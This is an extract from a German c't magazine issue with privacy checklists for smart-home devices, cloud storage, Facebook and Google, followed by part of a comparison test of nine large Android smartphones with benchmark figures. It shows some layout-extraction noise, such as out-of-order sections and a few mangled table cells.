


Firmware aktuell halten

Halten Sie die Firmware Ihrer vernetzten Geräte stets auf dem aktuellen Stand. Neue Firmware-Versionen schließen oft auch kritische Sicherheitslücken. Einige Geräte aktualisieren ihre Betriebs-Software selbst-

ständig, bei den meisten müssen Sie selbst aktiv werden. Aktivieren Sie wo immer möglich die automatische Update-Funktion. Für Geräte ohne Auto-Updater können Sie eine Liste mit URLs zu den Download-Bereichen der Hersteller anlegen. Arbeiten Sie diese Liste regelmäßig durch, um kein wichtiges Firmware-Update zu verpassen.



Dienste nach außen abschotten

Sehen Sie davon ab, vernetzte Geräte in Ihrem Heimnetz durch eine Port-Weiterleitung über das Internet erreichbar zu machen. Die Systeme sind dadurch nicht nur aus der Ferne steuer-, sondern auch identifizier- und angreifbar. Über spezialisierte und öffentlich zugängliche Suchmaschinen wie Shodan.io kann jeder zum Beispiel nach vernetzten Alarmanlagen suchen und im nächsten Schritt beliebige

Logins durchprobieren. Falls es doch mal sein muss, nutzen Sie starke Passwörter und eine aktuelle Firmware. Greifen Sie wenn möglich ausschließlich über eine verschlüsselte Verbindung (HTTPS) zu. Alternativ können Sie sich von unterwegs über VPN mit dem Heimnetz verbinden und so die Gerätschaften aus der Schusslinie nehmen (siehe c't 3/16, S. 126).



Internetzugriff einschränken

Standardmäßig dürfen alle Geräte auf das Internet zugreifen, die Sie mit Ihrem Heimnetz verbinden. Diese Verbindung nutzen Geräte im vernetzten Zuhause oft auch, um Nutzungsdaten nach Hause zu telefonieren oder Werbung nachzuladen. Damit so wenig Daten wie möglich fließen, können Sie Geräten, denen Sie nicht vertrauen, den Internetzugriff entziehen. Bei der Fritzbox finden Sie die Einstellung im Webinterface (<http://fritz.box>) unter „Heimnetz/Heimnetzübersicht/[Gerätename]/Details/Zugangs-Eigenschaften“. Ändern Sie das entsprechende Zugangsprofil auf „Gesperrt“. Die Kehrseite der Medaille ist, dass Sie sich dann in jedem Fall selbst um Firmware-Updates kümmern müssen. Sollen vernetzte Geräte nur auf das Internet und nicht auf das Heimnetz zugreifen dürfen, können Sie mit Routern wie der Fritzbox ein Gästernetz aufspannen (siehe S. 82).



Datenaufzeichnung kontrollieren

Für bestimmte Funktionen wie Spracherkennung reicht die Rechenleistung der Smart-Home-Geräte nicht aus. So lädt etwa Amazons Sprachassistent Echo die Audiomitschnitte in die Alexa-Cloud, wo sie in Text umgewandelt werden. Auch Smart-TVs erkennen Sprachbefehle zu meist in der Cloud. So landen dann unter Umständen auch private Äußerungen auf fremden Servern. Ob die Daten dort gespeichert werden, etwa um die Erkennungsqualität zu verbessern, kann man nicht kontrollieren. Amazon bietet seinen Kunden aber immerhin die Möglichkeit, die Mitschnitte zu löschen. Sie finden die Funktion auf amazon.de/myk unter „Meine Geräte/[Gerätename]/Sprachaufzeichnung verwalten/Löschen“. (rei@ct.de) **ct**



Privatsphäre trotz Cloud

Privacy-Checkliste Cloud-Speicher

Cloud-Speicher sind ungemein praktisch, schützen unsere Daten aber nicht immer vor Ermittlern, Spionen, gelangweilten Admins oder Hackern. Viele Nutzer tun die Risiken als unwahrscheinlich oder sogar unausweichlich ab. Dabei ist es gar nicht so schwer, zumindest die wichtigsten Daten gegen unbefugten Zugriff zu schützen.

Von Fabian A. Scherschel



Den passenden Anbieter auswählen

Es lohnt sich, darüber nachzudenken, welchem Anbieter man seine Daten geben will. Das ist vor allem wichtig, wenn man nicht vorhat, alles ausnahmslos zu ver-

schlüsseln. Gerade in solch einem Fall sollte man beachten, in welchem Land der Anbieter sitzt und wo die Daten schlussendlich lagern. Bei einem Anbieter aus Deutschland kann man immerhin erwarten, dass deutsche Gesetze bestimmen, unter welchen Umständen Strafverfolgungsbehörden Zugang erhalten.

Auch bei verschlüsselten Daten sollte man darüber nachdenken, dass der Dienstanbieter unter Umständen zwar nicht an den Inhalt gelangen kann, wohl aber einen Haufen Metainformationen sammelt: Wer wann auf die Daten zugreift, wie groß die Dateien sind und woher die Zugriffe kommen.

Entschließt man sich für einen Cloud-Speicher mit eingebauter Verschlüsselung, sollte man prüfen, wer Zugriff auf die Schlüssel hat. Kann der Dienstanbieter an die Daten, bringt das wenig Verbesserung für die eigene

Privatsphäre. Am besten verschlüsselt man selbst.



Sicher teilen mit der Cloud

Wer einen Cloudspeicher hauptsächlich dafür nutzt, Daten mit anderen zu teilen, kann sie mit relativ kleinem Aufwand verschlüsseln. Das kostenlose Programm 7zip verschlüsselt Daten in einem Zip-Archiv. Wer die Daten herunterlädt, kann sie mit in Windows und macOS integrierten Zip-Funktionen entschlüsseln, sofern er das Passwort kennt. Dieses sollte man über einen getrennten Kanal übermitteln, etwa in einem Ende-zu-Ende verschlüsselten Messenger oder am Telefon.

7zip kann zusätzlich die Namen der im Archiv enthaltenen Dateien verschlüsseln. In diesem Fall braucht der Empfänger allerdings ebenfalls 7zip, um das resultierende 7z-Archiv öffnen zu können.



Den kompletten Cloud-Speicher verschlüsseln

Maximalen Schutz der eigenen Privatsphäre erreicht man, in dem man den kompletten Cloud-Speicher verschlüsselt. Das lässt sich etwa mit Programmen wie Boxcryptor (siehe c't 16/2014, S. 78) oder Cryptomator (siehe c't 24/2016, S. 168) umsetzen. Diese Programme binden einen Ordner auf dem System ein und verschlüsseln alle Daten, die dort landen. Danach werden die verschlüsselten Daten in den Cloud-Speicher kopiert. Ermittler und Hacker können mit den Resultaten nichts anfangen, der Cloud-Speicher verliert allerdings auch einen Teil seiner Flexibilität und viele Komfortfunktionen.



Datensparsamkeit beachten

Vor allem bei unverschlüsselten Daten sollte man darüber nachdenken, welche Risiken es birgt, diese in der Cloud abzuliegen. Geht es um privaten Daten, kann man selbst entscheiden. Handelt es sich aber um die Daten von anderen, entweder Geschäftsdaten des Arbeitgebers, anderer Firmen oder etwa die Kontaktinformationen Dritter, ist man im Zweifel gesetzlich dazu verpflichtet, diese Daten durch Verschlüsselung zu schützen. (fab@ct.de) **ct**



Privatangelegenheiten

Privacy-Checkliste Facebook

Nur weil Facebook ein soziales Netzwerk ist, müssen die anderen Mitglieder nicht gleich alles über Sie erfahren. Die richtigen Einstellungen verbessern Ihre Privatsphäre und schützen persönliche Informationen.

Von Daniel Berger



Privatsphäre-Check starten

Die erste Anlaufstelle ist der „Privatsphäre-Check“ von Facebook, der über das kleine Vorhängeschloss-Symbol in der Bedienleiste erreichbar ist. In drei Schritten kontrollieren Sie Ihre Einstellungen, angefangen bei den Beiträgen. Ein Klick ändert das voreingestellte Zielpublikum etwa von „öffentlich“ auf „Freunde“ oder gar auf „Nur ich“ – dann liest ausschließlich Face-

book mit. Im zweiten Schritt sehen Sie alle Apps mit Zugriff auf Ihre Facebook-Daten. Das sind Dienste, bei denen Sie sich mit dem Facebook-Konto angemeldet haben. Ein Klick auf „Entfernen“ entzieht ihnen den Zugang. Im letzten Schritt prüfen Sie Ihre persönlichen Daten und bestimmen, wer sie sehen darf.



Altlasten verstecken

Fleißige Facebook-Nutzer haben eine umfangreiche Chronik, die oft Jahre zurückreicht – wer weiß, was da alles zu finden ist! Um die Zielgruppe der alten Beiträge schnell zu verkleinern, gehen Sie in die „Privatsphäre-Einstellungen“ und klicken auf „Vergangene Beiträge einschränken“. Alle Inhalte, die „öffentlich“ oder für „Freunde von Freunden“ zugänglich sind, stellt Facebook auf „Freunde“. Unverändert bleiben Inhalte, die Sie für selbsterstellte Freundeslisten geteilt haben. Zusätz-

lich ist Handarbeit möglich: Das „Aktivitätsprotokoll“ listet alle Beiträge auf, dessen Zielgruppe Sie jeweils ändern können. Die Inhalte lassen sich hier auch sperren.



Datenauswertung einschränken

Facebook wertet die Aktivitäten seiner Mitglieder aus, darunter das Surfverhalten auf externen Websites, die Facebook-Dienste integriert haben. In den Einstellungen schalten Sie die Auswertung unter „Werbeanzeigen“ ab. Das heißt aber nicht, dass Facebook aufhört, Ihr Verhalten weiterhin zu erfassen. Um das zu verhindern, müssen Sie im Browser ein Plug-in wie Ghostery oder NoScript einsetzen (siehe Browser-Checkliste) oder Facebook konsequent in einem privaten oder Inkognito-Fenster aufrufen.



Profil vernebeln

Damit Google & Co. Ihr Facebook-Profil nicht erfassen und listen, klicken Sie in den Privatsphäre-Einstellungen auf „Wer kann nach mir suchen?“. Dort bestimmen Sie außerdem, ob andere Mitglieder Sie über Ihre hinterlegte Mail-Adresse oder Telefonnummer finden können – beides lässt sich zumindest auf „Freunde“ einschränken. Was Ihr Profil anderen Facebook-Mitgliedern über Sie verrät, sehen Sie bei „Anzeigen aus der Sicht von ...“. Tippen Sie einen Namen ein, um das Profil mit anderen Augen anzuschauen. Standardmäßig ist etwa Ihre Freundesliste für jeden sichtbar. Das ändern Sie in der Freunde-Übersicht, wenn Sie oben auf der Seite das Stift-Symbol („Verwalten“) anklicken.

Einige Ihrer Facebook-Freunde sehen vielleicht mehr, als sie sollen. Um das zu verhindern, müssen Sie nicht die Freundschaft kündigen: Setzen Sie Freunde, die eigentlich keine sind, auf die „eingeschränkte Liste“, die Sie in den Einstellungen unter „Blockieren“ verwalten. Die hier gelisteten Kontakte sehen nur noch Ihre öffentlichen Beiträge. Belästigt Sie ein Facebook-Kontakt, „entfreunden“ Sie ihn mit einem Klick in sein Profil. Tippen Sie den Namen zusätzlich in das Feld unter „Personen blockieren“, damit Sie die Nervensäge nicht mehr kontaktieren kann. (dbe@ct.de) **ct**



„Einstellungen für Werbung“ überprüfen

Auch wenn man Google-Dienste nicht aktiv nutzt, entgeht man der Neugier des Konzerns nicht. Google betreibt ein riesiges Werbenetz namens DoubleClick, das seine Banner bei den teilnehmenden Websites einblendet. Google erfährt so zwar nicht Ihren Namen, kann aber die Besuche Ihres Browsers auf verschiedenen Seiten nachverfolgen und so ein Profil aufbauen. Auf der Seite „Einstellungen für Werbung“ zeigt Google es an (siehe c’t-Link). Dort können Sie auch Angaben löschen und Google nachhaltig daran hindern, mit Ihrem Browser Informationen zur Profilbildung einzusammeln.



Google Analytics deaktivieren

Viele Websites benutzen die Web-Analyse-Software Google Analytics, um ihre Besucher besser zu verstehen. Diese hat jedoch die Nebenwirkung, dass Google jeden Seitenaufruf mitprotokolliert. Google stellt allerdings die Browser-Erweiterung „Deaktivierungs-Add-on von Google Analytics“ für Internet Explorer 11, Chrome, Firefox, Safari und Opera zur Verfügung. Damit können Sie verhindern, dass Google Analytics Ihre Daten verwendet.



Webmaster-Goodies vermeiden

Google stellt noch etliche weitere Werkzeuge für Webmaster bereit, etwa Fonts oder JavaScript-Bibliotheken. Wenn Sie eine Website besuchen, in die so etwas eingebunden ist, dann lädt Ihr Browser es von Googles Servern. Theoretisch könnten Sie diese Abrufe verhindern, etwa mit einem Werbeblocker. Das wäre aber kontraproduktiv, weil die Seite nicht mehr funktionieren würde.

Sie können allenfalls nachschauen, ob eine Site auf solche Inhalte zurückgreift und deren Webmaster bitten, darauf zu verzichten. Welche Inhalte eine Website einbindet, zeigen die Browser in der Netzwerk-Ansicht ihrer Entwicklerwerkzeuge an. (jo@ct.de) **ct**

Weiterführende Informationen:
ct.de/yt2w

Datenkrake bändigen

Privacy-Checkliste Google

Google sammelt als Internet-Werbekonzern, als Cloud-Dienstleister und als Anbieter nützlicher Werkzeuge für Webmaster in großem Stil Daten ein. Man muss auf allen drei Ebenen ansetzen, um der Datengier Einhalt zu gebieten.

Von Jo Bager



„Mein Konto“ regelmäßig checken

Websuche, Gmail, News, Docs, YouTube, Maps et cetera – wer sich auf die Google-Welt einlässt, der hinterlässt bei den vielen Diensten Spuren – die zusammengekommen ein sehr detailliertes Bild ergeben. Unter „Mein Konto“ können Nutzer nachschauen, was Google bei allen seinen Diensten über sie speichert (siehe c’t-Link). Dort lassen sich auch nicht mehr

benötigte Informationen löschen. Im sogenannten Dashboard kann man Google zudem veranlassen, eine monatliche Mail zu versenden, die einen daran erinnert, seine gespeicherten Informationen zu kontrollieren.



Zu Alternativen wechseln

Für alle Google-Dienste gibt es Alternativen: Probieren Sie statt der Google-Suche doch einmal Startpage oder Yandex aus und benutzen Sie Posteo.de oder mailbox.org statt Gmail. Als Ersatz für Googles Office bieten sich Microsofts oder Zohos Office an. Unter dem c’t-Link listen wir weitere Pendants zu beliebten Google-Diensten. Einige der Alternativen kosten allerdings Geld und es ist einfach nicht so bequem, seine Daten auf mehrere Anbieter zu verteilen. Zudem gibt es nicht für alles gleichwertigen Ersatz. Viele Videos etwa finden sich ausschließlich bei YouTube.



In der Fläche

Neun große Android-Smartphones im Test

Mehr Fläche für Spiele, Videos, Fotos – wer sich erst einmal an eine Display-Diagonale ab 5,5 Zoll gewöhnt hat, will nicht mehr zu kleineren Smartphones zurück. Zumal in den Gehäusen viel Platz für Akkus und schnelle Technik und gute Kameras bleibt. Wir schauen uns aktuelle und einige etwas ältere, inzwischen auf attraktive Preise gefallene Phablets auch auf ihre Zukunftsfähigkeit nochmals an.

Von Hannes A. Czerulla, Alexander Spier, Jörg Wirtgen

Auf den ersten Blick ist momentan keine gute Zeit, um eines der Phablet genannten Riesen-Smartphones zu kaufen: Das Galaxy Note 7 musste aufgrund brandgefährlicher Akkus vom Markt genommen werden und die 2017er-Flaggschiffe wie das Samsung Galaxy S8 und LG G6 stehen vor der Tür. Doch sie sind erst in vielen Wochen erhältlich, während die Preise einiger 2016er-Topmodelle verlockend gefallen sind. Weil immer mehr Details über die zukünftigen Modelle bekannt werden, lässt sich immer besser abschätzen, wie lange die Leistung der aktuellen Geräte noch zeitgemäß sein dürfte.

Wir testeten drei Modelle um 250 Euro, zwei um 500 und vier ab 600 Euro aufwärts: Mit 900 Euro ist das Google Pixel XL das teuerste Phablet im Test. Immerhin 800 Euro kostete das Samsung Galaxy S7 Edge beim Verkaufsstart, inzwischen ist es für 600 Euro zu bekommen. Etwas drüber liegt das erst wenige Wochen alte Huawei Mate 9 mit Doppelkamera: 650 Euro. Für 830 Euro importiert man sich das Xiaomi Mi Mix mit besonders großem, futuristischem Display. Ähnlich ausgestattet, aber auf 550 Euro gefallen: das Motorola Moto Z mit Ansteckmodulen. Der Preisbrecher OnePlus 3T bietet fast alle Oberklasse-Features zum Mittelklasse-Preis von 440 Euro. Um 250 Euro liegen das Honor 6X und das Motorola Moto G4 Plus mit ordentlicher Ausstattung sowie das 2015er-Spitzenmodell LG G flex 2 mit der interessanten Biegung.

Phablet

Alle neun Riesen lassen sich kaum einhändig bedienen, ziehen unvorteilhaft an Hemdtaschen und stören beim Radfahren

in der Hosentasche. Doch in der Praxis hat man dann doch oft Rucksack oder Messenger Bag dabei – oder fummelt sowieso die ganze Zeit an der Haltestelle und im Bus auf dem Ding herum, dafür hat man es ja schließlich. Xiaomi hat das auf die Spitze getrieben: 6,4 Zoll, 215 Gramm und trotz fast randlosem Display eine Breite von knapp 16 Zentimeter.

Doch es gibt auch gegensätzliche Versuche. Das LG G Flex 2 schmiegt sich durch die Gehäusebiegung in der Hosentasche etwas besser an den Körper an. Das Moto Z ist äußerst dünn und leicht. Das Galaxy S7 Edge fällt durch die nach hinten gebogenen Display-Ränder etwas schmaler, wenn auch nicht handlicher aus – das Note 7 löste das besser. Einige zukünftige

Geräte dürften ebenfalls solche gebogenen Displays haben, darunter die Edge- und Note-Versionen des Galaxy S8.

Die drei 250-Euro-Geräte und das OnePlus 3T haben eine Display-Auflösung von 1920×1080 Punkten (Full HD) – das reicht für ein scharfes Bild. Bei den größeren Huawei Mate 9 und Mi Mix fällt diese Auflösung schon eher auf, aber auch das ist noch weit weg von pixelig. Den Unterschied zu den 2560×1440 Pixel der anderen teuren Geräte sehen gute Augen durchaus, so richtig wichtig ist die hohe Auflösung aber nur für VR-Anwendungen. In der Akkulaufzeit machen sich die unterschiedlichen Auflösungen nicht bemerkbar. Zeitgemäß bleiben diese Displays allemal. Ob sich erneut ein Hersteller an ein 4K-Display wagt, ist nach dem Sony-Debakel ungewiss: Das 2015 vorgestellte Z5 Premium hatte zwar ein 4K-Display, aber Android samt VR-Apps lief nur in Full HD; lediglich spezielle Foto- und Video-Apps von Sony nutzten 4K.

Die LCD/IPS-Displays des Moto G4 Plus und Honor 6X wirken im Vergleich blasser als das übrige Testfeld. Die OLED-Displays – abgesehen vom günstigen LG G Flex 2 – bringen kräftige Farben. Mancher mag sie vor allem im Rot überzeichnet finden und herunterdrehen, was die meisten Geräte unter Einstellungen/Display erlauben. Die IPS-Displays der teuren Geräte (Huawei, Xiaomi) liegen mit ihren

iPhone und Windows 10 Mobile

Apple hat mit dem iPhone 6s Plus und 7 Plus zwei Phablets aus verschiedenen Generationen im Angebot. Vor allem preislich halten sie kaum mit der Android-Konkurrenz mit: Selbst das preiswerteste Modell iPhone 6s Plus gibt es erst ab etwa 600 Euro. Wegen des kleinen Speichers von 16 GByte raten wir aber dringend zur 32-GByte-Version, die bereits mit 700 Euro zu Buche schlägt. Technisch werden beide Phablets von preiswerteren Konkurrenten wie dem Samsung Galaxy S7 Edge etwa in Sachen Display abgehängt. Nur die höhere Sicherheit, der bessere Datenschutz oder die leichtere Einbindung in die Mo-

bilgeräteverwaltung der Firma (MDM) sprechen dafür, den höheren Preis der iPhones zu bezahlen. Microsoft hat mit dem Lumia 950 XL ein Phablet mit 5,7 Zoll Display-Diagonale im Angebot. Technisch bietet es für gute 300 Euro fast alles, was man sich wünscht: hochauflösendes OLED-Display, fabelhafte Kamera und schnelle Hardware. Es hapert allerdings an der Software. Wie und ob es mit Windows 10 Mobile weitergeht, steht in den Sternen. Der Appstore gleicht einem zwielichtigen Basar; für das System werden kaum noch brauchbare Apps entwickelt oder gepflegt. Zukunftssicherheit sieht anders aus.



Für das Moto Z gibt es Module, die magnetisch an der Rückseite haften. Lenovo will zukünftig weitere herausbringen.

natürlichen, schönen Farben dazwischen. Deutlich bessere Displays als im Test vertreten wird man nicht erwarten können.

Schnelle Technik

Die drei 250-Euro-Geräte schneiden bei den Benchmarks schlechter ab als der Rest, was sich in der Praxis vor allem bei Spielen bemerkbar macht – andere aktuelle und auch absehbare zukünftige Anwendungen laufen schnell genug. Auch die Vollverschlüsselung des Speichers gelingt ohne Geschwindigkeitsverlust. Die zwei Gigabyte Hauptspeicher des G4 Plus und G Flex 2 reichen für einzelne Apps, verzögern aber das Umschalten zwischen vielen parallel laufenden Anwendungen.

Die übrigen Geräte haben dank mindestens 4 GByte Hauptspeicher und schneller Prozessoren auch für die nächsten Jahre Leistung satt. Viel schnellere Modelle werden nicht so bald erscheinen.

16 GByte Flash-Speicher (G4 Plus, G Flex 2) sind knapp, wenn man viele Apps (Spiele fressen besonders viel Platz), Fotos, Videos und Musikdateien speichert. 32 GByte sind schon schwerer voll zu bekommen, aber mancher mag auch hier auf eine SD-Karte zurückgreifen. Android 6 kann die Karte als internen Speicher formatieren und somit flexibel nutzen, doch unverständlicherweise implementiert das

nur Motorola. Die SD-Karte der anderen Geräte lässt sich hauptsächlich für Fotos, Videos oder Musik nutzen. Samsung erlaubt das Auslagern einiger Apps.

Die Geräte ohne MicroSD-Slot sind mit ausreichend Speicher erhältlich: das OnePlus 3T mit 64 oder 128 GByte, das Xiaomi Mi Mix mit 128 oder 256, das Google Pixel XL mit 32 oder 128 GByte.

Einige Geräte haben zwei SIM-Slots, was für Nutzer zweier Rufnummern, Tarifjongleure und Auslandsreisende interessant ist – wobei letzteres eigentlich nur noch für Reisen außerhalb der EU gilt, da immer mehr Vertrags- und Prepaid-SIMs erlauben, ihr Inklusivvolumen kostenfrei innerhalb der gesamten EU zu nutzen. Entscheiden muss man sich beim Honor 6X, Huawei Mate 9 und (der in Deutschland schlecht erhältlichen Dual-SIM-Variante des) Motorola Moto Z: In die Schublade passt entweder eine Micro-SD oder die zweite SIM. Beides gleichzeitig geht nur beim Motorola G4 Plus.

LTE gehört schon bei weitaus billigeren Geräten zur Standardausstattung, so auch bei allen im Testfeld. Die drei hierzulande genutzten Bänder (B3, B7, B20) werden von allen Geräten außer dem Xiaomi Mi Mix unterstützt. Ihm fehlt das hauptsächlich außerhalb der Städte genutzte Band 20, sodass bestenfalls HSPA-

Verbindungen möglich sind, wenn nicht gar nur GPRS. Das durch die DVB-T-Ab-schaltung frei werdende Band 28 kennen bisher nur wenige Geräte, doch noch ist unklar, ob die Provider es für LTE oder direkt für 5G-Mobilfunk umwidmen.

Das LTE-Modem des Moto G4 Plus ist auf 150 MBit/s beschränkt, die anderen beherrschen die in Deutschland immer häufiger nutzbare Trägerbündelung mit 300 MBit/s. Pixel XL, S7 Edge und Mate 9 bündeln sogar drei Träger mit theoretisch 450 oder 600 MBit/s. Hierzulande bieten Telekom und Vodafone das an wenigen Stellen an, aufgrund von regulatorischen Beschränkungen mit maximal 375 MBit/s – die Dreiträger-Bündelung ist daher für die nächsten Jahre kein wesentlicher Vorteil gegenüber zwei Trägern.

Die Akkus sind bei allen neun fest eingebaut, ein wenig kundenfreundlicher Trend, wie der Rückruf des Note 7 zeigte. Das Moto Z ist gegen Spritzwasser gesichert, das Galaxy S7 Edge gegen Untauchen und Staub. Für Tauchgänge im Meer reicht das aber lange nicht.

Kameras

Das Google Pixel XL und Samsung S7 Edge haben nicht nur im Testfeld die besten Kameras, sondern gehören zusammen mit dem Apple iPhone 7 Plus zu den besten Smartphone-Kameras überhaupt. S7 Edge und Pixel XL liegen qualitativ hauchdünn vorne, das 7 Plus punktet mit echtem 2X-Teleobjektiv.

Im Testfeld liegen G Flex 2, OnePlus 3T, Moto Z, Mate 9 und Mi Mix knapp dahinter, mit in der Praxis nur selten relevantem Abstand. Sie sind der Spitzengruppe der Vorgeneration um das Galaxy S6 ebenbürtig oder leicht überlegen. Das

Benchmarks und Laufzeiten							
Modell	Coremark Single-Thread [Punkte] besser ➤	Coremark Multi-Thread [Punkte] besser ➤	GFXBench 3.0 Manhattan offscreen [fps] besser ➤	GFXBench 3.0 Manhattan onscreen [fps] besser ➤	Laufzeit Video (normale Helligkeit) [h] besser ➤	Laufzeit 3D-Spiel (normale Helligkeit) [h] besser ➤	Laufzeit WLAN-Surfen (normale Helligkeit) [h] besser ➤
Google Pixel XL	12809	37247	48	n0	12,2	5,5	13,1
Honor 6X	6481	44919	7,9	8,4	11,9	4,9	16,4
Huawei Mate 9	10171	51913	30	31	12,4	6,6	19,6
LG G Flex 2	7171	26203	20	21	9,7	3,9	8,4
Motorola Moto Z	10900	39482	34	26	9,8	4,9	10,2
Motorola Moto G4 Plus	4064	28778	7	7	11,1	3,9	15,8
One Plus 3T	12193	32439	49	48	13,8	6,5	12,2
Samsung Galaxy S7 edge	10772	4873	40	26	16,8	9,4	16,6
Xiaomi Mi Mix	12228	36190	31	31	13,7	7,8	14,2

Werte gemessen mit 64 Bit falls verfügbar, Coremark mit 2 Threads pro Rechenkern, normale Helligkeit: 200 cd/m², 3D-Spiel: Asphalt 8, Surfen: Abruf einer Standard-Webseite alle 30 s



Google Pixel XL

Das Pixel XL tritt mit viel Selbstbewusstsein gegen die Spitzenmodelle von Samsung und Apple an, ist aber mit Abstand das teuerste Gerät im Test. Dafür bekommt man ausschließlich Spitzen-Hardware und eine hervorragende Verarbeitung.

Optisch gibt sich das Pixel dezent, einzig die in einen Teil der Rückseite eingelassene Glasfläche sticht hervor, wirkt aber etwas deplatziert. Das Gerät liegt dank abgerundeter Gehäusekanten gut in der Hand.

Die Performance ist hervorragend und auf dem Niveau der anderen Modelle mit Snapdragon 821. Das AMOLED-Display überzeugt mit kräftigen Farben und enormer Schärfe. Tolle Bilder schießt die 12-Megapixel-Kamera, den fehlenden optischen Bildstabilisator gleicht Google per Software aus und spart sich den typischen Kamerabuckel am Gehäuse. Der Speicher fasst 32 GByte, für 110 Euro Aufpreis gibt es üppige 128 GByte. Platz für Speicherkarten hat das Pixel nicht. Die Laufzeiten sind sehr gut, allerdings fehlen zu den besten Geräten in der Klasse einige Stunden.

Ein großes Plus des Pixel ist die rasche Versorgung mit neuen Android-Versionen und Security-Patches. Die überarbeitete Android-Oberfläche ist anfangs gewöhnungsbedürftig und der Google Assistent in Deutschland bisher keine große Hilfe. Beides kein großer Vorteil – eher schon der unbegrenzte, aber auf US-Servern liegende Cloud-Speicher für Bilder und Videos.

- ↑ High-End-Hardware
- ↑ hervorragende Kamera
- ↑ aktuelles Android
- ↓ sehr teuer



Honor 6X

Dass die Grenzen zwischen Billig- und Mittelklasse-Smartphones verschwimmen, demonstriert das Honor 6X. Es kostet nur 250 Euro und fordert dem Nutzer dennoch erstaunlich wenige Kompromisse ab. Das Telefon ist prima verarbeitet, sieht wertig aus und kommt mit flottem Acht-Kern-SoC, der auch bei Dauer-Volldampf nicht drosselt. Spiele und VR-Anwendungen sind dennoch nicht sein Metier, da die GPU zu lahm für flüssige 3D-Bildraten ist.

Der Akku hält überdurchschnittlich lange durch. Das Honor 6X hat drei Kameras eingebaut: Davon zwei hinten (12 und 2 MPixel) und eine vorne (8 MPixel). Was die Dual-Kamera hinten für einen Vorteil bringen soll, erschließt sich nicht so ganz – im Test konnten wir keinen feststellen. Bei Helligkeit schießt das 6X gute Bilder, die lediglich etwas schärfer und detailreicher sein könnten. Wird es dämmrig, tritt schnell deutliches Rauschen auf. Statt einer SD-Speicherkarte nimmt das 6X alternativ auch eine zweite SIM-Karte auf. Fingerabdrucksensor und NFC sind ebenfalls an Bord.

Über das Betriebssystem Android 6 legt der Hersteller seine hauseigene Bedienoberfläche Emotion UI. Sie fällt dadurch auf, dass sie kein App-Menü hat und wie iOS alle Verknüpfungen direkt auf den Startbildschirmen ablegt. Die nächste Version der Oberfläche soll es besser machen und ist fürs 6X angekündigt, aber war bei Redaktionsschluss noch nicht erhältlich.

- ↑ gutes Preis/Leistungsverhältnis
- ↑ Dual-SIM
- ↓ kaum spieletauglich



Huawei Mate 9

Aufgrund der schmalen Display-Ränder fällt das Huawei Mate 9 für sein 6-Zoll-Display vergleichsweise kompakt aus. Farbe, Kontrast und Helligkeit sind für ein IPS-Display super.

Die beiden Kamera-Sensoren haben die gleiche Brennweite, einer nimmt mit 12 MP in Farbe auf, der andere schöne Schwarzweiß-Fotos mit 20 MP. Im Farbmodus rechnet die Kamera-App beide Fotos zusammen, was die 12-MP-Fotos fast auf das Niveau der Smartphone-Spitzenkameras hebt. Zudem profitiert der Digitalzoom, erreicht aber nicht das Niveau des iPhone 7 Plus mit echtem Tele. Das künstliche Bokeh, „große Blende“ genannt, liefert recht brauchbare Ergebnisse. Die Kamera-App hat zahlreiche Einstellmöglichkeiten, etwa startet ein Doppelklick auf die Leise-Taste bei ausgeschaltetem Gerät die Foto-App; DNGs gehen aber nicht. Dieses Raw-Format können Fremd-Apps zwar nutzen, aber weil sie nur Zugriff auf den 12-MP-Sensor bekommen, liefern sie auch mit liebevoller Raw-Konvertierung sichtbar schlechtere Bilder.

Anders als so mancher Prozessor aus Huaweis eigener Produktion liefert der Kirin 960 endlich Spitzenwerte auf dem Niveau eines Snapdragon 820/821. Die 3D-Werte bleiben etwas zurück, aber alle Spiele laufen flüssig. Das Android ist arg angepasst, jedoch immerhin ist eine der nervigsten Änderungen nun optional: Bisher liegen alle App-Icons auf dem Startbildschirm, nun hat Huawei wieder das gewohnte App-Menü eingeführt.

- ↑ schnelle Hardware
- ↑ 6-Zoll-Display
- ↓ Doppelkamera bringt wenig



Lenovo Moto G4 Plus

Das Lenovo Moto G4 Plus kostet unter 250 Euro und hält in einem Aspekt mit den Google Nexus und Pixel mit: Android kommt ohne Hersteller-Veränderungen und ohne Zusatz-Apps. Eigentlich darf man auch auf schnelle Updates hoffen, etwa noch im Februar das auf Android 7.0. Doch bei Sicherheits-Patches lässt Lenovo den Kunden bisher lange im Regen stehen.

Die Hardware-Ausstattung fällt der Preisklasse angemessen aus: Die Kamera knipst brauchbare Bilder, denen es nur etwas an Kontrast fehlt. Helligkeit und Farbwiedergabe des Displays gehen in Ordnung. Beim Prozessor handelt es sich um den Mittelklasse-Chip Snapdragon 617, der folglich nicht zu den schnellsten seiner Art gehört und Apps teils zögerlich startet. Das System bleibt aber flüssig zu bedienen und die meisten Nutzer werden sich trotz des knappen Arbeitsspeichers nicht an der Geschwindigkeit stören. Überdurchschnittlich für den Preis fallen die Laufzeiten aus mit beispielsweise über 16 Stunden Websurfen.

Unterm Display sitzt der Fingerabdrucksensor, der zwar wie ein mechanischer Home-Button aussieht, aber diese Aufgabe irritierenderweise nicht erfüllt. Finger scannt er hingegen schnell und zuverlässig. Nur die miese Sprachqualität beim Telefonieren macht sich im Alltag wirklich negativ bemerkbar. Immerhin kann man zwei SIM-Karten gleichzeitig mit UMTS nutzen; LTE läuft nur über eine.

- ↑ Dual-SIM
- ↑ aktuelles Android angekündigt
- ↓ miese Gesprächsqualität



Lenovo Moto Z

Das Moto Z beeindruckt mit einem nur 5 Millimeter dünnen Gehäuse, aus dem der Kamerabuckel 2 Millimeter herausragt. Eine Kopfhörer-Buchse fehlt allerdings, ein Adapter von USB-C auf 3,5 mm liegt bei. An der rückseitigen Pin-Leiste docken Zusatzmodule an, die Moto Mods. Es gibt derzeit Zweitakkus, einen für kleine Meetings in dunklen Räumen brauchbaren Beamer, einen ganz guten Lautsprecher und eine recht schwere, nur im Zoom sinnvolle Kamera (siehe c't 22/16 und c't 1/17). Weitere Module sollen kommen.

Die Laufzeit fällt eher gering aus, Vielnutzer kommen knapp über den Tag. Für längere Laufzeiten pappt man den 80 Euro teuren Zweitakku an die Rückseite; das Gerät ist dann 12 Millimeter dick und 222 Gramm schwer. Am Strom lädt zuerst der Smartphone-Akku, dann der externe. Ein weiterer Akku mit Drahtlos-Ladetechnik ist bei einigen Händlern erhältlich, ein dritter mit eigener Ladebuchse soll bald erscheinen.

